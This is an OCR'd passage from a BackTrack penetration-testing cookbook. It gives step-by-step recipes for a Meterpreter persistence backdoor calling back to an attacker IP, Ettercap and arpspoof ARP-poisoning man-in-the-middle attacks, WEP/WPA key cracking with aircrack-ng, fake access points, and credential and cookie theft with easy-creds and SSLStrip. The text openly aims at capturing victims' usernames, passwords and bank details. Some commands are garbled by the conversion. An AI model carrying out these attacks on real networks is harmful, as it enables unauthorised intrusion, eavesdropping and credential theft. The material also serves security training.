

3. The Persistence backdoor has many options including:

run persistence -h

- -A: This option automatically starts a matching multi/handler listener to connect to the agent.
- -s: This option allows the backdoor to automatically start as a system service.
- -U: This option allows the backdoor to automatically start when the user boots the system.
- -i: This option sets the number of seconds between attempts made back to the attacker machine (in seconds).
- -p: This option sets the port to which Metasploit is listening on the attacker machine.
- -P: This option sets the payload to use. The reverse_tcp payload is used by default and is generally the one you want to use.
- -r: This option sets the IP address of the attacker machine.

- 4. Now, we execute our command to set up the backdoor:
 - run persistence -U -A -i 10 -8090 -r 192.168.10.109

5. The backdoor is now set! If successful, you will notice that you should have a second Meterpreter session.

How it works...

In this recipe, we used Meterpreter to set up a persistent backdoor. We began the recipe after having compromised the host and obtaining a Meterpreter shell. We then explored some of the available options in Persistence by reviewing its help file. Finally, we completed the installation of the backdoor by running the installation command and setting its options.

- 160

Man-in-the-middle attack (MITM)

In this recipe, we will use a **man-in-the-middle attack** (**MITM**) against our target. A MITM attack works by allowing us to eavesdrop on the communication between our target and their legitimate party. For our example, we could utilize Ettercap to eavesdrop on the communication of a Windows host while checking their e-mail on http://www.yahoo.com.

<u>Getting</u> ready

The following requirements need to be fulfilled:

- A wireless connection to the network is required to complete this task
- > A machine on the network connected to the wireless network

How to do it...



Let's begin the MITM attack by launching Ettercap:

 Open a terminal window and start Ettercap. Using the -G option launches the GUI: ettercap -G

2. We begin the process by turning on unified sniffing. You can press Shift + U or use the menu and select **Sniff** | **Unified sniffing...**:

3. Select the network interface. In the case of using an MITM attack, we should select our wireless interface.

× ett	ercap Input		
?	Network interface :	eth0	•
		ОК	Cancel

4. Next, we turn on scanning for hosts. This can be accomplished by pressing *Ctrl* + S or using the menu and selecting **Hosts** | **Scan for hosts**:

Start	Targets	Hosts	View	Mitm	Filters	Logging	Plu
		Hos	ts list			н	
	₩	Scan for hosts			Ctrl-	+S	
		Load from file			Ctrl+	ŀO	
		Sav	e to fil	e	Ctrl-	+S	

5. Next, we bring up the hosts lists. You can either press *H* or use the menu and select **Hosts** | **Hosts list**:

∧ ∨ × ettercap 0.7.4.1						
Start Targe	ts	Hosts	View	Mitm	Filters	Logging
Host List 💥		Hosts list				н
IP Address	M	Scan for h		osts	Ctrl+S	
10.0.2.2	52	Load from file Ctrl+O			-0	
10.0.2.3	52	Save to file			Ctrl-	+S

 Next we need to select and set our targets. In our case, we will select 192.168.10.112 as our first target by highlighting its IP address and clicking on the Add to Target 1 button:



∧ ∨ × ettercap 0.7.4.1 Start Targets Hosts View Mitm Filters Logging Plugins Help						
Host List 🙀						
IP Address	MAC Address	Description				
192.168.10.102	00:0D:93:7A:EA:C8					
192.168.10.107	00:18:E7:07:BE:70					
192.168.10.108	00:08:5D:29:28:FF					
192.168.10.110	00:02:A5:B1:EB:0F					
192.168.10.111	08:00:27:17:81:3C					
192.168.10.112	08:00:27:19:BD:88					
192.168.10.150	00:80:77:07:80:A3			•		
Delete	Host	Add to Target 1	Add to Target 2			
55 ports monitored 7587 mac vendor fingerprint I 1766 tcp OS fingerprint 2183 known services Randomizing 255 hosts for scanning Scanning the whole netmask for 255 hosts 9 hosts added to the hosts list						

7. Now we are able to allow Ettercap to begin sniffing. You can press either *Ctrl* + *W* or use the menu and select **Start** | **Start sniffing**:

^	v × et	tercap	0.7.4	4.1				
Start	Targets	Hosts	View	Mitm	Filters	Logging	Plugins	Help
Sta	rt sniffin	g C	trl+W					
Sto	p sniffing	g (Ctrl+E					
Exi	t	c	trl+X					

163—

8. Finally, we begin the ARP Poisoning process. From the menu, select **Mitm** | **Arp poisoning...**:

9. In the window that appears, check the **Sniff remote connections** optional parameter:



× мітм	Attack: ARP Poisoning
?	Optional parameters Sniff remote connections.
	Only poison one-way.
	OK Cancel

10. Depending on the network traffic, we will begin to see information in the Ettercap window:

11. Once we have found what we are looking for (usernames and passwords), we will turn off Ettercap. You can do this by either pressing *Ctrl* + *E* or by using the menu and selecting **Start** | **Stop sniffing**:

12. Now we need to turn off ARP Poisoning and return the network back to normal. This allows the packets to flow on the network like they did before the attack began.

How it works...

This recipe included an MITM attack that works by using ARP Packet Poisoning to eavesdrop on wireless communications transmitted by a user.

You can learn more about MITM attacks by visiting http://
en.wikipedia.org/wiki/Man-in-the-middle_
attack#Example_of_an_attack.

7 Wireless Network Analysis

In this chapter, we will cover:

- Cracking a WEP wireless network
- ► Cracking a WPA/WPA2 wireless network
- Automating a wireless network cracking
- Accessing clients using a fake AP
- ▶ URL traffic manipulation
- Port redirection
- ► Sniffing network traffic
- Accessing an e-mail by stealing cookies

Introduction

These days, wireless networks are everywhere, with users being on the go like never before. Having to remain stationary due to a reliance on an Ethernet cable to gain Internet access is quite inconvenient to most users. For this convenience, there is a price that is paid; wireless connections are not as secure as Ethernet connections. In this chapter, we will explore various methods for manipulating radio network traffic including mobile phones and wireless networks.

Cracking a WEP wireless network

Wireless Equivalent Privacy (or **WEP** as it's commonly referred to) has been around since 1999 and is an older security standard that was used to secure wireless networks. In 2003, WEP was replaced by WPA and later by WPA2. Due to having more secure protocols available, WEP encryption is rarely used. As a matter of fact, it is highly recommended that you never use WEP encryption to secure your network! There are many known ways to exploit WEP encryption and we will explore one of these ways in this recipe.

We will use the Aircrack suite to crack a WEP key. The Aircrack suite (or Aircrack NG as it's commonly referred to) is a WEP and WPA key cracking program that captures network packets, analyzes them, and uses this data to crack the WEP key.

Getting ready



In order to perform the tasks of this recipe, a comfort with the BackTrack terminal windows is required. A supported wireless card configured for packet injection will also be required. In the case of a wireless card, packet injection involves sending a packet or injecting it on an already established connection between two parties. Please ensure that your wireless card allows for packet injection as this is not something that all wireless cards support.

How to do it...

Let's begin the process of using Aircrack to crack a network session secured by WEP.

1. Open a terminal window and bring up a list of wireless network interfaces, by entering the following command:

airmon-ng

- 168

4. Next, we need to change the MAC address of our interface. As the MAC address of your machine identifies you on any network, changing the identity of our machine allows us to keep our true MAC address hidden. In this case, we will use 00:11:22:33:44:55.

macchanger -mac 00:11:22:33:44:55 wlan0

5. Now we need to restart Airmon-ng.

airmon-ng start wlan0

6. Next, we will use Airodump to locate available wireless networks nearby.

```
airodump-ng wlan0
```

- 7. A listing of available networks will begin to appear. Once you find the one you want to attack, press Ctrl + C to stop the search. Highlight the MAC address in the BSSID column, right-click your mouse, and select Copy. Also, make note of the channel that the network is transmitting its signal upon. You will find this information in the channel column. In this case, the channel is 10.
- 8. Now we run Airodump and copy the information for the selected BSSID to a file. We will utilize the following options:
 - \Box -c: This option allows us to select our channel. In this case, we will use 10.
 - -w: This option allows us to select the name of our file. In this case, we have chosen wirelessattack.
 - □ -bssid: This option allows us to select our BSSID. In this case, we will paste 09:AC:90:AB:78 from the clipboard.

Using these, let's execute our command:

```
airodump-ng -c 10 -w wirelessattack --bssid 09:AC:90:AB:78 wlan0
```

- 9. A new terminal window will open displaying the output from the previous command. Leave this window open.
- 10. Open another terminal window and we will run Aireplay to attempt to make an association. Aireplay has the following syntax: aireplay-ng -1 0 -a [BSSID] -h [our chosen MAC address] -e [ESSID] [Interface], as demonstrated in the following command:

```
aireplay-ng -1 0 -a 09:AC:90:AB:78 -h 00:11:22:33:44:55 -e backtrack wlan0
```

11. Next, we send the router some traffic so that we have some data to capture. We use Aireplay again in the following format: aireplay-ng -3 -b [BSSID] - h [Our chosen MAC address] [Interface], as demonstrated in the following command:

aireplay-ng -3 -b 09:AC:90:AB:78 -h 00:11:22:33:44:55 wlan0

- 12. Your screen will begin to fill with traffic. Let this process run for a minute or two until we have information to run the crack.
- 13. Finally, we run Aircrack to crack the WEP key:

Aircrack-ng -b 09:AC:90:AB:78 wirelessattack.cap

How it works...

In this recipe, we used the Aircrack suite to crack the WEP key of a wireless network. Aircrack is one of the most popular programs for cracking WEP. Aircrack works by gathering packets from a wireless connection over WEP and then mathematically analysing the data to crack the WEP encrypted key. We began the recipe by starting Aircrack and selecting our desired interface. Next, we changed our MAC address which allowed us to change our identity on the network and then searched for available wireless networks to attack using Airodump. Once we found the network we wanted to attack, we used Aireplay to associate our machine with the MAC address of the wireless device we were attacking. We concluded by gathering some traffic and then brute forced the generated CAP file in order to get the wireless password.

Cracking a WPA/WPA2 wireless network

WiFi Protected Access (or **WPA** as it's commonly referred to) has been around since 2003 and was created to secure wireless networks and replace the outdated previous standard, WEP encryption. In 2003, WEP was replaced by WPA and later by WPA2. Due to having more secure protocols available, WEP encryption is rarely used. As a matter of fact, it is highly recommended that you never use WEP encryption to secure your network! There are many known ways to exploit WEP encryption and we will explore one of those ways in the recipe.

In this recipe, we will use the Aircrack suite to crack a WPA key.

Getting ready

In this recipe, we will use the Aircrack suite to crack a WPA key. In order to perform the tasks of this recipe, a comfort with the BackTrack terminal windows is required. A supported wireless card configured for packet injection will also be required. In the case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.

-170

How to do it...

Let's begin the process of using Aircrack to crack a network session secured by WPA.

1. Open a terminal window and bring up a list of wireless network interfaces:

airmon-ng

- 2. Under the interface column, select one of your interfaces. In this case, we will use wlan0. If you have a different interface (such as mon0), please substitute it in every location where wlan0 is mentioned.
- 3. Next, we need to stop the wlan0 interface and take it down.

airmon-ng stop wlan0 ifconfig wlan0 down

4. Next, we need to change the MAC address of our interface. In this case, we will use 00:11:22:33:44:55.

```
macchanger -mac 00:11:22:33:44:55 wlan0
```

5. Now we need to restart Airmon-ng.

airmon-ng start wlan0

6. Next, we will use Airodump to locate available wireless networks nearby.

airodump-ng wlan0

- 7. A listing of available networks will begin to appear. Once you find the one you want to attack, press *Ctrl* + *C* to stop the search. Highlight the MAC address in the BSSID column, right-click your mouse and select **Copy**. Also, note the channel that the network is transmitting its signal upon. You will find this information in the channel column. In this case, the channel is 10.
- 8. Now we run Airodump and copy the information for the selected BSSID to a file. We will utilize the following options:
 - -c: This option allows us to select our channel. In this case, we use 10.
 - -w: This option allows us to select the name of our file. In this case, we have chosen wirelessattack.
 - □ -bssid: This option allows us to select our BSSID. In this case, we will paste 09:AC:90:AB:78 from the clipboard.

Using these, let's execute our command:

airodump-ng -c 10 -w wirelessattack --bssid 09:AC:90:AB:78 wlan0

- 9. A new terminal window will open displaying the output from the previous command. Leave this window open.
- 10. Open another terminal window and we will run Aireplay to attempt to make an association. Aireplay has the following syntax: aireplay-ng -dauth 1 -a [BSSID] -c [our chosen MAC address] [Interface]. This process may take a few moments.

```
Aireplay-ng --deauth 1 -a 09:AC:90:AB:78 -c 00:11:22:33:44:55 wlan0
```

11. Finally, we run Aircrack to crack the WPA key. The -w option allows us to specify the location of our wordlist. We will use the .cap file that we named earlier. In this case, the file's name is wirelessattack.cap.

```
Aircrack-ng -w ./wordlist.lst wirelessattack.cap
```

How it works...

In this recipe, we used the Aircrack suite to crack the WPA key of a wireless network. Aircrack is one of the most popular programs for cracking WPA. Aircrack works by gathering packets from a wireless connection over WPA and then brute forcing passwords against the gathered data until a successful handshake is established. We began the recipe by starting Aircrack and selecting our desired interface. Next, we changed our MAC address which allowed us to change our identity on the network and then searched for available wireless networks to attack using Airodump. Once we found the network we wanted to attack, we used Aireplay to associate our machine with the MAC address of the wireless device we were attacking. We concluded by gathering some traffic and then applied brute force to the generated CAP file in order to get the wireless password.

Automating wireless network cracking

In this recipe we will use Gerix to automate a wireless network attack. Gerix is an automated **Graphical User Interface (GUI)** for Aircrack. Gerix comes installed by default on BackTrack 5 and will speed up your wireless network cracking efforts.

Getting ready



A supported wireless card configured for packet injection will be required to complete this recipe. In the case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.

How to do it...

Let's begin the process of performing an automated wireless network crack with Gerix.

1. From the desktop, on the Gnome start menu, go to **BackTrack | Exploitation Tools |** Wireless Exploitation Tools | WLAN Exploitation | gerix-wifi-cracker-ng.

- 2. Click on the Configuration tab.
- 3. On the configuration tab, select your wireless interface.
- 4. Click on the **Enable/Disable Monitor Mode** button.
- 5. Once the **Monitor** mode has been enabled successfully, under **Select Target Network**, click on the **Rescan Networks** button.
- 6. The list of targeted networks will begin to fill. Select a wireless network to target. In this case, we select a WEP encrypted network.

7. Click on the **WEP** tab:

Welcome Configuration WEP WPA Fake AP Cracking Database Credits
Welcome in WEP Attacks Control Panel
General functionalities
Functionalities
Start Sniffing and Logging
_ Tests
Performs a test of injection AP

- 8. Under Functionalities, click on the Start Sniffing and Logging button.
- 9. Click on the WEP Attacks (No Client) subtab.
- 10. Click on the Start false access point authentication on victim button.
- 11. Click on the **Start the ChopChop attack** button.
- 12. In the terminal window that opens, click on **Y** for the **Use this packet** question.
- 13. Once completed, copy the . cap file generated.
- 14. Click on the **Create the ARP packet to be injected on the victim access point** button.
- 15. Click on the Inject the created packet on victim access point button.
- 16. In the terminal window that opens, click on **Y** for the **Use this packet** question.
- 17. Once you have gathered approximately 20,000 packets, click on the **Cracking** tab.
- 18. Click on the Aircrack-ng Decrypt WEP Password button.

-174-

How it works...

In this recipe, we used Gerix to automate a crack on a wireless network in order to obtain the WEP key. We began the recipe by launching Gerix and enabling the monitoring mode interface. Next, we selected our victim from a list of attack targets provided by Gerix. After we started sniffing the network traffic, we then used Chop Chop to generate the CAP file. We concluded the recipe by gathering 20,000 packets and applied brute force to the CAP file with Aircrack.

With Gerix, we were able to automate the steps to crack a WEP key without having to manually type commands in a terminal window. This is an excellent way to quickly and efficiently break into a WEP secured network.

Accessing clients using a fake AP

In this recipe, we will use Gerix to create and set up a fake **access point** (**AP**). Setting up a fake access point allows us to gather information on each of the computers that access it. People in this day and age will often sacrifice security for convenience and connecting to an open wireless access point to send a quick e-mail or quickly log in to a social network is rather convenient. Gerix is an automated **Graphical User Interface** (**GUI**) for Aircrack.



Getting ready

A supported wireless card configured for packet injection will be required to complete this recipe. In the case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.

How to do it...

Let's begin the process of creating a fake AP with Gerix.

175

1. From the desktop, on the Gnome start menu, go to **BackTrack** | **Exploitation Tools** | **Wireless Exploitation Tools** | **WLAN Exploitation** | **gerix-wifi-cracker-ng**.

- 2. Click on the configuration tab.
- 3. On the **Configuration** tab, select your wireless interface.
- 4. Click on the Enable/Disable Monitor Mode button.
- 5. Once the **Monitor** mode has been enabled successfully, under **Select Target Network**, click on the **Rescan Networks** button.
- 6. The list of targeted networks will begin to fill. Select a wireless network to target. In this case, we select a WEP encrypted network.
- 7. Click on the fake AP tab.

Chapter 7

8. Change the Access point ESSID from honeypot to something less suspicious. In this case we are going to use personal network.

Access point ESSID:	
personalnetwork	

9. We will use the defaults on each of the other options. To start the fake access point, click on the **Start Face Access Point** button.

Start Fake Access Point

177—

How it works...

In this recipe, we used Gerix to create a fake access point. Creating a fake access point is an excellent way of collecting information from unsuspecting users. The reason fake access points are a great tool to use is that to your victim, they appear to be a legitimate access point; thus making it trusted by the user. Using Gerix, we were able to automate the creation of setting up a fake access point in a few short clicks.

URL traffic manipulation

In this recipe, we will perform a URL traffic manipulation attack. URL traffic manipulation is very similar to a **Man-in-the-middle** (**MITM**) attack, in which we will route traffic destined for the Internet to pass through our machine first. We will perform this attack through ARP poisoning. ARP poisoning is a technique that allows you to send spoofed ARP messages to a victim on the local network. We will execute this recipe using Arpspoof.

How to do it...

Let's begin the URL traffic manipulation process.

1. Open a terminal window and execute the following command to configure IP tables to allow our machine to route traffic:

```
sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```

- 2. Next, we launch Arpspoof to poison traffic going from our victim's machine to the default gateway. In this example, we will use a Windows 7 machine on my local network with an address of 192.168.10.115. Arpspoof has a couple of options that we will select and they include:
 - -i: This option allows us to select our target interface. In this case, we will select wlan0.
 - □ -t: This option allows us to specify our target.

Using these, let's execute our command:

sudo arpspoof -i wlan0 -t 192.168.10.115 192.168.10.1

The syntax for completing this command is arpspoof -i [interface] -t [target IP address] [destination IP address].

-178

3. Next, we will execute another Arpspoof command that will take traffic from our destination in the previous command (which was the default gateway) and route that traffic back to our BackTrack machine. In this example our IP address is 192.168.10.110.

sudo arpspoof -i wlan0 -t 192.168.10.1 192.168.10.110

How it works...

In this recipe, we used ARP poisoning with Arpspoof to manipulate traffic on our victim's machine to ultimately route back through our BackTrack machine. Once traffic has been re-routed, there are other attacks that you can run against the victim, including recording their keystrokes, following websites they have visited, and much more!

Port redirection

In this recipe, we will use BackTrack to perform port redirection; also known as **port forwarding** or **port mapping**. Port redirection involves the process of accepting a packet destined for one port, say port 80, and redirecting its traffic to a different port such as 8080. The benefits of being able to perform this type of attack are endless because with it you can redirect secure ports to unsecure ports, redirect traffic to a specific port on a specific device, and so on.

How to do it...

Let's begin the port redirection/forwarding process.

1. Open a terminal window and execute the following command to configure IP tables to allow our machine to route traffic:

```
Sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```

2. Next, we will launch Arpspoof to poison traffic going to our default gateway. In this example, the IP address of our default gateway is 192.168.10.1. Arpspoof has a couple of options that are available. The -i option allows us to select our target interface. In this case, we will select wlan0.

```
sudo arpspoof -i wlan0 192.168.10.1
```

The syntax for completing this command is arpspoof -i [interface] [destination IP address].

3. Next, we will execute another Arpspoof command that will take traffic from our destination in the previous command (which was the default gateway) and route that traffic back to our BackTrack machine. In this example our IP address is 192.168.10.110.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
REDIRECT --to-port 8080
```

How it works...

In this recipe, we used ARP poisoning with Arpspoof and IPTables routing to manipulate traffic on our network destined for port 80 to be redirected to port 8080. The benefits to being able to perform this type of attack are endless because with it you can redirect secure ports to unsecure ports, redirect traffic to a specific port on a specific device, and so on.

Sniffing network traffic

In this recipe, we will examine the process of sniffing network traffic. Sniffing network traffic involves intercepting network packets, analyzing them, and then decoding the traffic (if necessary), and displaying the information contained within the packet. Sniffing traffic is particularly useful in gathering information from a target as depending on the websites visited, you will be able to see URLs visited, usernames, passwords, and other details that you can use against them.

We will use Ettercap for this recipe, but you could also use Wireshark. For demonstration purposes, Ettercap is a lot easier to understand and apply sniffing principles. Once an understanding of the sniffing process is established, Wireshark can be utilized to provide a more detailed analysis.

Getting ready

A wireless card configured for packet injection is required to complete this recipe although you can perform the same steps over a wired network. In the case of a wireless card, packet injection involves sending a packet, or injecting it, onto an already established connection between two parties.

How to do it...

Let's begin the process of sniffing network traffic by launching Ettercap.

Open a terminal window and start Ettercap. Using the -G option launches the GUI.
 ettercap -G

Chapter 7

2. We begin the process by turning on **Unified sniffing**. You can press *Shift + U* or use the menu and select **Sniff | Unified sniffing**:

\sim	∧ ∨ × ettercap 0.7.4.1						
File	Sniff Options Help						
	Unified sniffing	Shift+U					
	Bridged sniffing	Shift+B					
	Set pcap filter	Р					

3. Select the network interface. In the case of using an MITM attack, we should select our wireless interface:

4. Next, we turn on **Scan for hosts**. This can be accomplished by pressing *Ctrl* + S or using the menu and selecting **Hosts** | **Scan for hosts**:

Start Targets	Hosts	View	Mitm	Filters	Logging	Plu
	Hos	ts list			н	
h.	Scan for hosts			Ctrl-	+S	
	Load from file			Ctrl+	-O	
	Sav	e to fil	e	Ctrl-	+S	

5. Next, we bring up the hosts lists. You can either press *H* or use the menu and select **Hosts** | **Host list**:



∧ ∨ × ettercap 0.7.4.1								
Start Targe	ts Host	s View	Mitm	Filters	Logging			
Host List 🕷	Но	osts list			н			
IP Address	M Sc	an for h	osts	Ctrl-	⊦S			
10.0.2.2	52 LO	ad from	file	Ctrl+	-0			
10.0.2.3	52 Sa	ve to fil	e	Ctrl-	⊦S			

 We next need to select and set our targets. In our case, we will select 192.168.10.111 as target 1 by highlighting its IP address and clicking on the Add To Target 1 button:

^ St		ercap 0.7.4.1 Iosts View M		s Logging	Plugins	Help	
н	ost List 💥						
IF	Address	MAC Address	Des	cription			
1	92.168.10.102	00:0D:93:7A:E	A:C8				
1	92.168.10.107	00:18:E7:07:B	8E:70				
1	92.168.10.108	00:08:5D:29:2	28:FF				
1	92.168.10.110	00:02:A5:B1:E	B:0F				
1	92.168.10.111	08:00:27:17:8	1:3C				_
1	92.168.10.112	08:00:27:19:B	D:88				
1	92.168.10.150	00:80:77:07:8	0:A3				
	Delete	Host	Ade	l to Target	1	Add to Target 2	
758 170 218 Ra Sca	55 ports monitored 7587 mac vendor fingerprint I 1766 tcp OS fingerprint I 2183 known services Randomizing 255 hosts for scanning Scanning the whole netmask for 255 hosts 9 hosts added to the hosts list						

-182



7. Now we are able to allow Ettercap to begin sniffing. You can either press *Ctrl* + *W* or use the menu and select **Start** | **Start Sniffing**:

8. Finally, we begin the ARP poisoning process. From the menu, go to **Mitm** | **Arp poisoning**:

∧ ∨ × ettercap 0.7.4	1.1			
Start Targets Hosts View	Mitm Filters Logging Plugins Help			
	Arp poisoning			
	Icmp redirect			
Port stealing				
	Dhcp spoofing			
ſ	Stop mitm attack(s)			

9. In the window that appears, check the optional parameter **Sniff remote connections**:



10. Depending on the network traffic, we will begin to see information.

11. Once we have found what we are looking for (usernames and passwords). We will turn off Ettercap. You can do this by either pressing *Ctrl* + *E* or by using the menu and selecting **Start** | **Stop sniffing**.

12. Now we need to turn off Arp poisoning and return the network back to normal.

×	
i	MITM attack(s) stopped
	ОК

How it works...

This recipe included a MITM attack that works by using ARP packet poisoning to eavesdrop on wireless communications transmitted by a user. We began the recipe by launching Ettercap and scanning for our hosts. We then began the process of ARP poisoning the network. ARP poisoning is a technique that allows you to send spoofed ARP messages to a victim on the local network.

We concluded the recipe by starting the packet sniffer and demonstrated a way to stop ARP poisoning and return the network back to normal. This step is key in the detection process as it allows you to avoid leaving the network down once you have stopped poisoning the network.

This process is useful for gathering information as it's being transmitted across the wireless network. Depending on the traffic, you will be able to gather usernames, passwords, bank account details, and other information your targets send across the network. This information can also be used as a springboard for larger attacks.

Accessing an e-mail by stealing cookies

A cookie is, usually, a small data file sent by a website to a user's computer to store information while the user is browsing a website. Generally, this information is used by the website if the user decides to visit the website in the future by giving the website details on previous activity. Cookies are also used in some cases to store usernames and encrypted password values so that users don't have to enter a username and password every time they visit a website.

In this recipe we will use Easy Credentials to steal cookies from a victim on our network. Easy Credentials (or easy-creds as its commonly referred) is a bash script that uses tools such as Ettercap, URLStrip, SSLStrip, and others to automate the process of obtaining user credentials.

How to do it...

1. Open a terminal window and navigate to the folder containing Easy Credentials.

- 2. Start Easy Credentials by running its SH file:
 - ./easy-creds.sh

- 3. On the main menu we are presented with several options. These include:
 - **D** Prerequisites & Configurations
 - Poisoning Attacks
 - FakeAP Attacks
 - Data Review
 - Exit
 - **Quit Current Poisoning Session**
- 4. Enter 2 and press Enter:

2

-186

- 5. One the next menu screen, enter 3 to select **Oneway ARP Poisoning**. Other menu options you have available are:
 - Create Victim Host List
 - Standard ARP Poison
 - DHCP Poison
 - DNS Poison
 - ICMP Poison
 - Previous Menu

6. At the interface connected to the network prompt, enter your wireless card. Enter wlan0.

wlan0

7. For **Provide path for saving log files**, let's enter a location to store the files. In this case choose ./root/Easy-Creds.

/root/Easy-Creds

rovide path for saving log files, ex. root, *NOT* /root/:

8. Easy Credentials begins setting up IP TABLES. For the **Do you have a populated file** of victims to use choose n.

n

Setting up iptables to handle traffic routing.Do you have a populated file of victims

 Next, we enter the IP address of the gateway. In this case, we use 192.168.10.1: 192.168.10.1

Setting up	iptables	to handle	traffic	routing.Do	you ha	ve a	populated	file of	victims
n) n									
IP address	of the a	ateway: 193	2 168 10	1. Income of the					



10. Enter the IP address or range of IPs to poison (Ettercap format). In this case, our victim is 192.168.10.115:

192.168.10.115

11. For Would you like to include a sidejacking attack, enter ${\bf n}$ and press Enter: ${\bf n}$

-188

12. Finally, Easy Credentials launches SSLStrip, Ettercap, URL Snarf, and Dsniff:

13. As users connect to various websites, you will see the Ettercap window display usernames and passwords along with the location (for example, www.[website here].com). The longer you let the attack run, the more information you will collect.

189—

How it works...

In this recipe, we automated an attack to access and steal cookies with Easy Credentials. We began the recipe by launching Easy Credentials from the command line. From the opening menu, we chose to perform a poisoning attack. Upon completion of the configuration, Easy Credentials launched four programs for us:

- Ettercap: This is a networking tool that is commonly used to perform man-in-the-middle (MITM) attacks
- Dsniff: This is a username and password sniffing application that is also used for network traffic analysis along with its sister suite of applications (Arpspoof, dnsspoof, and so on)
- URL Snarf: This transforms all requested URLs into Common Log Format (CLF) making them easier to process
- SSLStrip: This works by forwarding secure traffic to a different port thus not encrypting the communication between a host and our victim

8 Voice over IP (VoIP)

In this chapter, we will cover:

- Using Svmap
- Finding valid extensions
- ▶ Monitoring, capturing, and eavesdropping on VoIP traffic
- Using VolPong
- Mastering UCSniff
- Mastering Xplico
- ▶ Capturing SIP authentication
- Mastering VoIP Hopper
- Causing a denial of service
- Attacking VoIP using Metasploit
- ▶ Sniffing DECT phones

Introduction

In this chapter, we will explore various ways for penetration testing VoIP networks. **Voice over Internet Protocol** (**VoIP**) technology allows voice calls to be made over data networks. Generally speaking, a **Private Branch Exchange** (**PBX**) system is used in conjunction with a number of physical and soft (software) phones. A PBX serves as a bridge between the internal network and the phone carrier, and allows the phone extensions to have call waiting, call forwarding, voicemail, and other normal phone features. Voice over IP (VoIP) -

Using Symap

In this recipe, we will utilize Svmap to identify SIP and PBX devices on our target network. Svmap can also be utilized to make an inventory of all of the devices on a network. Svmap is a part of the SIPVicious suite of tools that were created in Python to audit VoIP systems and networks supporting the protocol.

Symap has the ability to perform the following tasks:

- Locate and identify SIP devices using both their normal port settings or their non-default settings. This feature is useful in cases where different ports were used on the network than originally specified by the manufacturer.
- Locate SIP devices on multiple hosts and multiple ports, or single hosts scanning multiple ports. This makes it very useful for a wide range of network layouts.
- Resume previous scans. This is useful if you ever need to stop the program for any reason; you will be able to pick up from where you left off.

Getting ready

The following requirements need to be fulfilled:

- > You will need an Internet or intranet connection to complete this recipe
- ► You will also need SIP or PBX devices on your network

How to do it...

Let's begin Symap in order to identify SIP devices on our target network:

- 1. Open a terminal window and navigate to the directory containing Svmap:
 - cd /pentest/voip/sipvicious

2. Next, we will launch the Svmap help file:

./svmap.py -h

- 192

3. Let's begin our mapping. We will execute the command to map our network IP range of 192.168.10.100 to 192.168.10.150:

./svmap 192.168.10.100 - 192.168.10.150

- 4. Alternatively, you can scan the network in other ways to search for devices on the network:
 - $\hfill\square$ You can use the shorthand method to specify your range of IP addresses:

./svmap 192.168.10.100-120

- You can use the name method to scan for all IP addresses at a specific domain:
 - ./svmap targetdomainnamegoeshere.com

Voice over IP (VoIP)

How it works...

In this recipe, we used Svmap to scan for SIP and PBX devices on our target network. This is important for us to utilize as part of our reconnaissance phase to gather information about the devices on the network. While there are other tools that can be used for this purpose (Sipflanker, and so on), Svmap was particularly designed to produce fast results.

